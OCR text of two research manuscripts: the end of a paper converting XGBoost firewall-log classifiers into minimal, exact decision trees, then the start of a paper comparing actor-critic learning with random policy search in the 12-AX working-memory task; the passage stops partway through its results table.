
Proposition 1. *The recurrence returns a minimum-leaf physical binary tree among all trees using the supplied axis-aligned thresholds on R.*

Proof. A constant rectangle needs one leaf. Every nonconstant admissible tree chooses a root in $S(R)$. Each resulting rectangle has fewer cells; induction supplies its minimum leaf count. Minimizing over all roots attains the lower bound. □

CUDA permits arbitrary feature order and breaks size ties by depth. A full binary tree has $2L-1$ nodes, so its fixed-width encoding is also minimized. Time is $O(m^2n^2(m+n))$ and memory $O(m^2n^2)$ for an $m \times n$ grid. Optimality is relative

[1]Cognatory, LLC, Denver, Colorado, USA. Correspondence to: Brian Mingus <brian@cognatory.com>.

BRIAN MINGUS RESEARCH COLLECTION / BM-2B73F88EFE85



Root; left / yes; right / no. Color blends path and direction. s, d: source/destination port. A: allow; D: deny; X: drop.
d_s: source depth limit; r: boost rounds; γ: split penalty; w: min. Hessian weight. Shared: $r = 1$, $\eta = 0.1$. NaN follows no/right.

Figure 1. Complete firewall decision functions after exact minimization. The four trees have distinct branching structures and were selected from a 96-setting source-model sweep. Counts compare source-ensemble nodes with final physical-tree nodes. All predicates and leaves are shown; colors encode branch ancestry. Each tree is smallest within its source-threshold grammar, with depth used to break size ties.

to this grammar, not arbitrary arithmetic programs or shared graphs.

3. Real Firewall Models, Complete Rules

Protocol. The 65,532 UCI Internet Firewall records (Internet Firewall Data, 2019) supply source/destination ports and four logged actions. A label-independent hash groups identical port pairs into 52,362 training and 13,170 held-out records (seed 20260924), without overlap. We use XGBoost 3.4.1 on an RTX A5000 Laptop GPU under WSL. NaNs route right, matching the highest intervals. Region bounds supply conditional native-class certificates.

A sweep of executable explanations. The 96 settings cross depth $\{2, 3, 4\}$, rounds $\{1, 4\}$, learning rate $\{0.1, 1\}$, L_2 penalty $\{1, 100\}$, minimum split gain $\{0, 20\}$, and minimum Hessian weight $\{1, 100\}$, using `hist` and `max_bin=64`. Each conversion and finite-or-NaN FP32 certificate takes about 0.3–0.4 seconds; training and conversion total about 2 minutes. The 75 distinct sources yield 30 tree encodings.

Exact minimization reduces 27 of those 30 trees, producing 28 distinct minimum encodings in about 6 seconds; one shrinks from 85 to 49 nodes. Full finite-cell and NaN-pattern comparisons retain every class. Figure 1 selects four complete trees for structural diversity without using held-out accuracy.

Decisions as equations. For predicate p, each internal node exports the exact class-indicator equation

$$\mathbf{v}(x) = \mathbf{1}[p(x)]\mathbf{v}_L(x) + (1 - \mathbf{1}[p(x)])\mathbf{v}_R(x), \quad (3)$$

with one-hot class vectors at terminals. Shared functions are named once and reused. For Figure 1(a), let d be a finite destination port. The complete allow rule is simply

$$\text{allow}(d) \iff d \in [53, 445) \cup [993, 1433). \quad (4)$$

The interval $445 \le d < 993$ maps to drop; remaining values, including NaN, map to deny. These hard equations execute the complete class rule. Replacing indicators with smooth gates defines a separate fuzzy model.

How this complements SHAP. SHAP attributes model output to features (Lundberg & Lee, 2017; Lundberg et al., 2020); our rules expose class-determining predicates. Constant classes can coexist with varying scores and attributions. SHAP explains score contributions; rules reveal thresholds and branch interactions. Logged-action agreement measures decision reproduction, not connection safety.

4. Measured Scaling and Representation Learning

Depth and ensemble size. At two boosting rounds, all eight depth-1–16 models convert in under 0.4 seconds (Figure 2). At depth 16, scaling through 64 rounds also completes. All 13 classifiers match every held-out source prediction (Table 1).

BRIAN MINGUS RESEARCH COLLECTION / BM-2B73F88EFE85




Figure 2. Completed conversions at fixed two boosting rounds (eight source trees) and fixed histogram budget. Connected observations show measured growth, not a fitted asymptotic law.

Table 1. Complete depth-16 firewall conversions. Rounded times include conversion, certification, and export, excluding training. Sizes use decimal kB.

Trees	Source nodes	Final nodes	kB	Seconds
8	3,370	751	25	0.4
32	14,590	999	33	0.4
128	67,990	1,335	44	0.7
256	121,032	1,567	52	1

The largest case removes about 99% of source nodes; both classifiers achieve 94.8% held-out accuracy. Training takes about 2 seconds; peak host RSS is about 260 MiB. Timings are single unprofiled observations.

What governs scaling. For q_j distinct thresholds on feature j, the finite numeric partition has at most

$$C \le \prod_{j=1}^{F} (q_j + 1). \tag{5}$$

NaN strata add one level; categorical constraints restrict feasible signatures. The largest firewall source has 63 cuts per port: 4,096 finite cells, or 4,225 with NaNs. The training histogram sketch limits cuts (XGBoost Developers, 2026); conversion adds no quantization. Source-tree count and decision-partition size therefore need not grow together.

A completed Covertype case (Blackard, 1998) uses 35 depth-three trees trained on 448 rows, inducing about 300 million cells over fractional finite FP32 inputs and exactly-one wilderness/soil groups. Its 12 kB graph has about 1,200 shared nodes (24,000 unfolded). Construction takes about 20 seconds; exhaustive native qualification takes about 12 minutes. Extrapolating that replay rate gives about 29 days per trillion cells, without predicting construction cost.

Progress over quintillion-cell spaces. A 448-tree Covertype source has about 100 quintillion cells. A bounded 262,144-expansion run settles about 40 quadrillion (0.04%) in about 6 seconds. CUDA propagates coverage as $p(v) = \alpha_L p(v_L) + \alpha_R p(v_R)$ using branch grid masses α_L, α_R. Directed rounding and exact integer accounting bound settled and remaining cells. Shared functions retain separate contributions from disjoint incoming regions.

Estimating remaining computation. Coverage is not a time fraction. CUDA samples root paths under the construction's fixed normalization, splitting, and proof policy, weighting work by inverse path probability (Chen, 1992): $\widehat{W} = \sum_d c(v_d)/\pi_d$. Subtracting completed decisions and dividing by compatible throughput gives conditional remaining time. Ranges describe sample variation, not confidence intervals. Censoring, overflow, and policy mismatch withhold estimates; adaptive proof-policy forecasting is unsupported. A bounded 448-tree probe yields a finite, high-variance estimate. Its full conversion remains incomplete.

Learning across source models. A separate combination study uses 42,101 fitting and 10,261 validation records, with five group-separated folds for combiner inputs. Validation errors fall from 420 for the native baseline to 406 for a linear ridge combiner and 402 for a nonlinear XGBoost combiner. The latter compiles to 857 nodes: about 8 kB as a shared runtime or 3 kB for lossless physical-tree transport. On 13,170 existing test records, the frozen baseline and nonlinear combiner make 647 and 658 errors, respectively: the validation gain does not transfer. This test partition was previously observed during development.

Reinforcement learning (RL). A CUDA policy searches equivalent encodings by description length (Rissanen, 1978). For the land-cover case, 44 logits sample wilderness/soil permutations; byte savings $R(a) = B_0 - B(a)$ drive policy-gradient updates (Williams, 1992). Qualification gates acceptance; deployment needs no policy.

Seven-tree warmup saves 8 bytes from a 1,207-byte baseline; 32 GPU updates reproduce the reference trajectory using two qualified costs. Carrying the policy to fourteen trees saves 34 bytes from 4,214, matching uniform search. This demonstrates RL integration and preservation, not a transferred-learning advantage. Separately, 249 checked rewrites reduce about 6.3 to 4.2 kB (33%) while preserving the pinned decision function.

5. Conclusion

We demonstrate complete class-preserving conversion, compact standalone classifiers, and executable decision equations. Exact minimization produces the smallest physical trees within the stated threshold grammar. Supervised combination reduces validation errors; an integrated RL loop searches equivalent encodings. GPU coverage accounting and conditional runtime forecasts make progress measurable on much larger unfinished models. Together, these results turn ensemble decisions into explicit, inspectable programs.

BRIAN MINGUS RESEARCH COLLECTION / BM-2B73F88EFE85

References

Blackard, J. Covertype [dataset]. UCI Machine Learning Repository, 1998. URL https://doi.org/10.24432/C50K5N.

Bryant, R. E. Graph-based algorithms for Boolean function manipulation. *IEEE Transactions on Computers*, C-35(8): 677–691, 1986. doi: 10.1109/TC.1986.1676819. URL https://doi.org/10.1109/TC.1986.1676819.

Chen, P. C. Heuristic sampling: A method for predicting the performance of tree searching programs. *SIAM Journal on Computing*, 21(2):295–315, 1992. https://doi.org/10.1137/0221022.

Chen, T. and Guestrin, C. XGBoost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pp. 785–794. ACM, 2016. doi: 10.1145/2939672.2939785. URL https://doi.org/10.1145/2939672.2939785.

Gossen, F. and Steffen, B. Algebraic aggregation of random forests: towards explainability and rapid evaluation. *International Journal on Software Tools for Technology Transfer*, 25(3):267–285, 2023. doi: 10.1007/s10009-021-00635-x. URL https://doi.org/10.1007/s10009-021-00635-x.

Internet Firewall Data [Dataset]. UCI Machine Learning Repository, 2019. URL https://doi.org/10.24432/C5131M.

Lundberg, S. M. and Lee, S.-I. A unified approach to interpreting model predictions. In *Advances in Neural Information Processing Systems*, volume 30, pp. 4765–4774. Curran Associates, Inc., 2017. URL https://proceedings.neurips.cc/paper/2017/hash/8a20a8621978632d76c43dfd28b67767-Abstract.html.


Lundberg, S. M., Erion, G., Chen, H., DeGrave, A., Prutkin, J. M., Nair, B., Katz, R., Himmelfarb, J., Bansal, N., and Lee, S.-I. From local explanations to global understanding with explainable AI for trees. *Nature Machine Intelligence*, 2(1):56–67, 2020. doi: 10.1038/s42256-019-0138-9. URL https://doi.org/10.1038/s42256-019-0138-9.

Rissanen, J. Modeling by shortest data description. *Automatica*, 14(5):465–471, 1978. doi: 10.1016/0005-1098(78)90005-5. URL https://doi.org/10.1016/0005-1098(78)90005-5.

Williams, R. J. Simple statistical gradient-following algorithms for connectionist reinforcement learning. *Machine Learning*, 8(3–4):229–256, 1992. doi: 10.1007/BF00992696. URL https://doi.org/10.1007/BF00992696.

XGBoost Developers. Tree methods: Approximated solutions. Official XGBoost documentation, 2026. URL https://raw.githubusercontent.com/dmlc/xgboost/v3.4.1/doc/treemethod.rst. Version 3.4.1; accessed October 2, 2026.

BRIAN MINGUS RESEARCH COLLECTION / BM-2B73F88EFE85



RESEARCH MANUSCRIPT | OCTOBER 2026

Brute-Force Search and Reinforcement Learning in 12-AX

Brian Mingus

An October 2026 rewrite of 2013/2014 work

Dense actor-critic learning and reward-guided policy search are compared in the 12-AX working-memory task, examining update costs, behavioral learning, and held-out performance.

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

Collection cover added October 3, 2026. Complete manuscript and appendices follow unchanged.

AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Brute-Force Search and Reinforcement Learning in 12-AX

Brian Mingus

Abstract

An adaptive policy can improve while retaining an expensive computational organization. We examine this distinction in the tabular working-memory model of Todd, Niv, and Cohen, using source analysis, numerical verification, and a random-search baseline for 12-AX. With K symbols, m memory slots, and A motor actions, the dense learner maintains $P = K^{m+1}(1 + A + 2m)$ parameters and performs $\Theta(P)$ learning work per transition. This exhaustive coordinate traversal grows exponentially with memory capacity. At an approximately 57.734-second budget, three random-search runs attain 97.950–99.667% held-out accuracy. In the seed-0 comparison, search achieves $d' = 5.108$ and the NumPy rewrite achieves $d' = 2.119$. An independent scalar-Python transcription completes fewer updates and performs worse under a different training protocol, although synchronized numerical tests confirm agreement of the learning equations. These results identify brute-force coordinate work and demonstrate the value of an explicit search baseline. They also distinguish equal runtime, equal learning rules, and equal experimental conditions: none alone establishes equivalence of learning and search.

1. Introduction

Learning curves describe improvements in behavior, but they do not by themselves explain the computation required to produce those improvements. A system may preserve successful behavior while continuing to spend substantial effort on uninformative trials, unused table entries, or repeated simulations. The relevant computational question is whether its learning rule reduces the effort needed to obtain a useful policy relative to an explicitly specified search procedure.

In *The Bitter Lesson*, Sutton (2019) identifies search and learning as general methods that benefit from increasing computation. This perspective motivates examining how each method spends its computational budget. The present study compares dense actor–critic learning with random policy search in a finite working-memory task.

The finite-memory actor–critic model of Todd et al. (2008) makes this question concrete. The learner must discover both how to respond to observations and what to retain in working memory. Its state combines the current observation with the contents of independently gated memory slots. Tabulation gives a direct implementation, but the Cartesian representation becomes large as memory capacity increases. Eligibility traces further couple each observed transition to updates across the represented state space.

This paper studies brute-force computation at two distinct levels. At the implementation level, *exhaustive coordinate traversal* means visiting every entry of a tabular parameterization on every learning transition. At the algorithm level, the comparator is *reward-guided random search*: a candidate controller is proposed without gradients or a model of task dynamics, simulated, and retained when its scalar return is no worse. The comparator retains useful discoveries; its proposals remain uninformed by individual prediction errors or target labels.

Three results organize the analysis. First, the dense learning cost is derived as a function of alphabet size and memory capacity. Second, a direct numerical comparison separates agreement of the actor–critic equations from differences in reward, initialization, exploration, and execution speed. Third, held-out signal-detection measures characterize a random-search controller and two actor–critic implementations under their recorded computational budgets. The distinction between state-coordinate work and policy search is essential: the analysis does not identify dense table updates with enumeration of every possible policy.

2. Task and Controller Representation

2.1. The 12-AX task

Observations belong to

$$\mathcal{O} = \{1, 2, A, B, C, X, Y, Z\}.$$

The correct response is RIGHT when the current observation is X, the most recent digit is 1, and the most recent member of $\{A, B, C\}$ is A. The analogous 2–B–Y context also requires RIGHT. All other observations require LEFT. An observation alone is therefore insufficient to determine every

October, 2026 rewrite of 2013/2014 work.

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

response.

In the task specified by Todd et al. (2008, Section 3.1), a correct response to X or Y earns reward 1, any other correct response earns 0.25, and an error earns 0. The NumPy rewrite studied here uses a different reward convention: correct RIGHT earns 1, while every correct LEFT earns 0.25. The conventions differ on correct LEFT responses to X or Y. They have the same correct-response labels once context is established, but produce different learning signals.

Two stimulus protocols are used. The rewrite benchmark draws symbols independently and uniformly and organizes them into fixed-length episodes. The independent equation implementation uses structured sequences derived from the benchmark of O'Reilly & Frank (2006, Section 4.1): a digit is followed by one to four cue–probe pairs; each pair is either the context-appropriate target pair or a random cue and probe, with equal branch probability. Fair digits, uniform pair counts, and independent uniform distractor draws complete this specification. This is an explicit reconstruction of a cited protocol; Todd et al. do not provide the sampling details needed to identify their exact generator.

2.2. State and policy spaces

The internal state is $s_t = (o_t, w_t^1, \ldots, w_t^m)$, where each memory element holds a symbol from the observation alphabet. A gate either maintains its memory or writes the current observation. The motor actor and all gates choose from the same pre-update state. The next observation and updated memories then define s_{t+1}.

For K symbols and m slots, the Cartesian table has $N = K^{m+1}$ states. The 12-AX implementation has $K = 8$, $m = 2$, and $N = 512$. One binary motor actor and two binary gates provide eight joint actions per state. The actor–critic factorizes its stochastic policy into these three distributions. Their deterministic limit can represent any assignment of one joint action to each row, which is the controller class searched by the comparator. That class contains 8^{512} controllers.

3. What the Dense Learner Computes

3.1. Learning equations

The learner maintains a critic V, motor preferences u, gate preferences v_j, and corresponding eligibility traces. Its temporal-difference error is

$$\delta_t = r_t + \gamma V(s_{t+1}) - V(s_t), \tag{1}$$

with $\gamma = 0.94$, $\alpha = 0.1$, and $\lambda = 0.75$ in the implementations compared here. For an actor with preferences θ and policy π, Table 1 of Todd et al. (2008) specifies

$$e_\theta(s,a) \leftarrow \begin{cases} \mathbf{1}[a = a_t] - \pi(a \mid s_t), & s = s_t, \\ \gamma\lambda e_\theta(s,a), & s \neq s_t, \end{cases} \tag{2}$$

and the dense update $\theta \leftarrow \theta + \alpha\delta_t e_\theta$. The critic trace instead accumulates an increment at the current state:

$$e_V(s) \leftarrow \gamma\lambda e_V(s) + \mathbf{1}[s = s_t], \tag{3}$$

$$V(s) \leftarrow V(s) + \alpha\delta_t e_V(s). \tag{4}$$

These equations apply separately to the motor actor and each gate. Both implementations follow the printed actor-trace expression without adding an inverse-temperature multiplier.

3.2. Exhaustive coordinate traversal

Proposition 1 (Dense representation cost)**.** *For a tabular critic, A motor actions, and m binary gates over $N = K^{m+1}$ states, define*

$$P = N(1 + A + 2m). \tag{5}$$

An implementation that explicitly updates every parameter and eligibility coordinate requires $\Theta(P)$ arithmetic work per transition and $\Theta(P)$ persistent table storage. Over T transitions, its learning work is $\Theta(TP)$ under unit-cost scalar arithmetic.

Proof. The critic has N values, the motor actor has AN preferences, and the gates have $2mN$ preferences. Their traces have identical dimensions, giving P parameters and P traces. Every transition writes every trace and parameter coordinate, providing an $\Omega(P)$ lower bound. Each coordinate requires a bounded number of scalar operations, providing an $O(P)$ upper bound. The two persistent collections require $2P$ scalars. □

For 12-AX, $P = 3{,}584$ and parameter-plus-trace storage is 7,168 floating-point values, excluding temporaries and environment state. The scalar-Python implementation traverses these coordinates even when their eligibility values are zero. NumPy evaluates the rewrite's corresponding dense expressions in compiled array routines; this changes execution cost without changing the mathematical update.

For fixed $K > 1$ and A, Equation 5 grows exponentially with m. This result concerns the explicit dense representation. It is not a lower bound for all implementations of these equations, alternative memory representations, or reinforcement learning in general. In particular, the $\Theta(P)$ traversal does not evaluate the exponentially larger set of deterministic policies.

The exact counts in Table 1 distinguish arithmetic from elapsed time. The rewrite multiplies actor traces by λ and

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

Table 1. Elementwise work in the dense learning expressions of the two original source listings. Scalar setup, active-row edits, indexing, allocation, and policy sampling are excluded.

Operation	Initial version	Rewrite
Multiplications	$14N$	$20N$
Additions	$7N$	$7N$
Explicit copied entries	$7N$	$7N$

Algorithm 1 Random policy mutation with scalar-return retention

Draw every row of q uniformly from eight actions.
$J \leftarrow \mathrm{Score}(q, \mathcal{B})$.
while the training budget remains **do**
  if a training-bank refresh is due **then**
    Draw $\mathcal{B}$ anew; $J \leftarrow \mathrm{Score}(q, \mathcal{B})$.
  end if
  Copy q to q'; draw a row s and action a uniformly.
  $q'(s) \leftarrow a$; $J' \leftarrow \mathrm{Score}(q', \mathcal{B})$.
  if $J' \geq J$ **then**
    $(q, J) \leftarrow (q', J')$.
  end if
end while

then γ in separate array expressions; the initial version caches their scalar product. Additional work in the first version comes from prepending observations to an unbounded history list. Front insertion alone shifts $(T^2 + 5T)/2$ list references over T transitions. With fixed alphabet and actor widths, total program work is $\Theta(TN + T^2)$. The rewrite replaces that list with last-occurrence counters, giving $\Theta(TN)$ work under the same model. These bookkeeping costs illustrate why similar runtimes need not imply similar search behavior.

4. Random Search over Memory Policies

The comparator stores a deterministic table $q(s) \in \{0, \ldots, 7\}$. Three action bits encode a motor response and two memory gates. It initializes each row uniformly, selects a row uniformly for each proposal, and replaces its action with a uniform draw from all eight actions. Unchanged proposals are allowed and are still evaluated. The complete candidate is simulated on the current bank of episodes; the only feedback to the proposal-and-retention procedure is the summed reward. Improvements and ties replace the incumbent.

The reported variant uses eight episodes of 1,000 transitions. It retains the initial bank for 16,384 proposals, then refreshes before the next proposal and every 128 proposals thereafter. Each refresh regenerates the bank and re-evaluates the incumbent. Random generators for data and policy proposals are independent. The warmup and refresh schedule were selected through exploratory pilots; the results are not a preregistered comparison.

The evaluator prepares observation offsets and reward lookup tables that depend only on the episode. This work is charged to training initialization or refresh. Every candidate's memory updates and motor actions are nevertheless simulated from the beginning using ordinary Python loops. No candidate returns or policy-dependent trajectory segments are reused. The search receives no target labels, gradients, value estimates, or visitation-based proposal bias. Because candidates are retained by reward, the method is a stochastic hill-climber rather than independent sampling of complete policies or exhaustive policy enumeration.

For fixed memory capacity, scoring B episodes of length L costs $\Theta(BL)$ policy-dependent work per proposal. Copying the controller adds $\Theta(N)$. This cost structure differs from performing a dense actor–critic update at every observed transition. A search simulation step and an actor–critic learning step therefore measure different amounts of computation.

5. Verification and Measurement

5.1. Implementations and numerical agreement

The comparison includes a callable Python 3 port of the NumPy rewrite, the random-search comparator, and an independent dense transcription of the paper equations using Python lists and scalar loops. The port preserves the rewrite's numerical update order and reward conventions. Its numerical arrays, random-generator states, actions, and counters agree with execution of the original source over 5,032 transitions across 13 qualification cases.

To test the learning equations directly, the independent transcription was initialized with the rewrite's parameters and supplied with the same states, sampled actions, and rewards. Across 3,000 transitions from three seeds, 21,525,000 scalar comparisons gave a maximum absolute discrepancy of 2.11×10^{-15}. Critic values, critic traces, and temporal-difference errors were identical in these cases. This verifies agreement of the tested update computations independently of stimulus sampling and reward interpretation. It does not require independently sampled runs to follow the same trajectory.

5.2. Training configurations

Table 2 states the configurations rather than treating implementation names as a complete experimental specification. The rewrite cycles an eight-episode bank while retaining learned parameters and its action-generator state across episode resets. Random search begins from the same training bank but subsequently refreshes it. The indepen-

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

Table 2. Actor–critic settings in the common-budget comparison. The equation implementation uses the configuration that learned the structured task in the separate long-run study. The repeated-bank adapter is part of the present benchmark, not part of the original standalone program.

Setting	NumPy rewrite	Equation implementation
Numerical execution	Dense NumPy operations	Dense scalar Python loops
Softmax temperature	0.04	1.0
Initial gate preferences (update, maintain)	$(0, 0.16)$	$(0, 0)$
Initial maintenance probability	≈ 0.982	0.5
Initial critic value	4.68	$1/(1-\gamma) \approx 16.67$
Correct LEFT reward on X/Y	0.25	1.0
Training observations	Uniform-symbol episode bank, cycled	Continuous structured sequences
Memory/history/trace resets	Every 1,000 transitions	None during training
Common settings	$N = 512$, two gates, $\alpha = 0.1$, $\gamma = 0.94$, $\lambda = 0.75$; zero initial motor preferences and traces	

dent equation implementation learns continuously on the structured protocol and uses the paper's reward rule.

The paper does not give numerical values for temperature, initial preferences, or critic initialization. The settings in Table 2 are therefore experimental choices. The new critic value is an optimistic bound motivated by a maximum reward of one and discount 0.94. In particular, equal actor–critic equations do not imply equal initial action distributions: the rewrite's gate bias yields $\Pr(\text{maintain}) = 1/(1+e^{-4})$, whereas unbiased gates initially maintain with probability one half.

5.3. Budgets and timing

All numerical experiments reported here were performed in October 2026 using the recovered 2014 implementations and the new comparison programs. Measurements use an Intel Xeon W-11855M host, Windows 11, Python 3.12.14, and NumPy 2.3.5 where applicable. The rewrite endpoint contains 512,000 learning transitions, the cap of a preceding validation schedule. None of its assessed checkpoints met that schedule's criterion of MCC at least 0.5 and both class recalls at least 0.8. Its cumulative elapsed training time, approximately 57.733 seconds, set the search budget; the scalar equation run uses a requested budget of 57.734 seconds. Training stops after a complete proposal or transition. Timing includes initialization and training work, with bank regeneration, preparation, and incumbent rescoring charged to search. Initial shared banks are supplied before timing; their preparation is included. Frozen evaluation, checkpoint serialization, and file output are excluded.

Elapsed time, process CPU time, and Windows process cycles are retained separately. Process cycles are an execution measurement, not a source-operation or instruction count. The rewrite and search timings are archived measurements, whereas the scalar-Python run was measured subsequently. This is a comparison of recorded endpoints at a common elapsed budget, not a simultaneous hardware-controlled trial or a measurement of time to a common proficiency.

5.4. Held-out evaluation and signal detection

The common test contains 64 independent episodes of 1,000 transitions: 2,582 RIGHT targets and 61,418 non-targets. Each policy receives exactly the same observations and initial memories. The historical simulator's history initialization is also shared. Actor–critic policies are read greedily, with ties assigned to the lower-index action; random search is already deterministic. The test is a distribution-transfer assessment for the equation implementation, which was trained on structured observations. No model updates occur during evaluation.

Let TP, FN, FP, and TN denote true positives, misses, false alarms, and correct rejections, with RIGHT designated as the signal response. Raw hit and false-alarm rates are $H = \text{TP}/(\text{TP}+\text{FN})$ and $F = \text{FP}/(\text{FP}+\text{TN})$. All non-target symbols contribute to the false-alarm denominator. To obtain finite signal-detection indices, the log-linear correction adds 0.5 to each contingency-table cell (Hautus, 1995):

$$\widetilde{H} = \frac{\text{TP}+0.5}{\text{TP}+\text{FN}+1}, \qquad \widetilde{F} = \frac{\text{FP}+0.5}{\text{FP}+\text{TN}+1}, \tag{6}$$

$$d' = z(\widetilde{H}) - z(\widetilde{F}), \tag{7}$$

$$c = -\tfrac{1}{2}[z(\widetilde{H}) + z(\widetilde{F})]. \tag{8}$$

Here $z = \Phi^{-1}$. These are descriptive equal-variance signal-detection indices; positive c indicates a more conservative RIGHT response. Matthews correlation coefficient (MCC) is reported alongside accuracy. Uncertainty across training runs cannot be inferred by treating all temporally dependent observations as independent replicates.

5.5. Reproducibility

Code and data accompany this paper as `rl-whitepaper-reproducibility.zip`. The archive contains implementation sources, immutable run plans, stimulus banks,

BRIAN MINGUS RESEARCH COLLECTION / BM-8D1705423CF0

Table 3. Common-budget, same-test endpoints, seed 0. Training protocols differ as specified in Table 2; only evaluation conditions and approximate elapsed budgets are shared. Accuracy, hit rate, and false-alarm rate are percentages. Signal-detection indices use the correction in Section 5.

Implementation	Wall (s)	CPU (s)	Accuracy	Hit	False alarm	d'	c	MCC
NumPy actor–critic rewrite	57.733	56.875	92.655	72.773	6.509	2.119	$+0.454$	0.451
Random policy search	57.734	57.453	98.614	99.845	1.438	5.108	-0.367	0.856
